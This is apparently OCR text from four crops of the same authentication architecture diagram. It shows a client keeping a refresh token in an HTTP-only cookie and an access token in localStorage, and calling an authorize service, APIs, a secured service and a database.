

Client
Authorize: Bearer A
Cookie: R
Cookies
R HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
✓
A
DB



Authorize
Service
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured
Service
A
Cookies
R HTTP-Only
localStorage
A



Client
Cookies
R
HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB



Client
Cookies
R
HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB

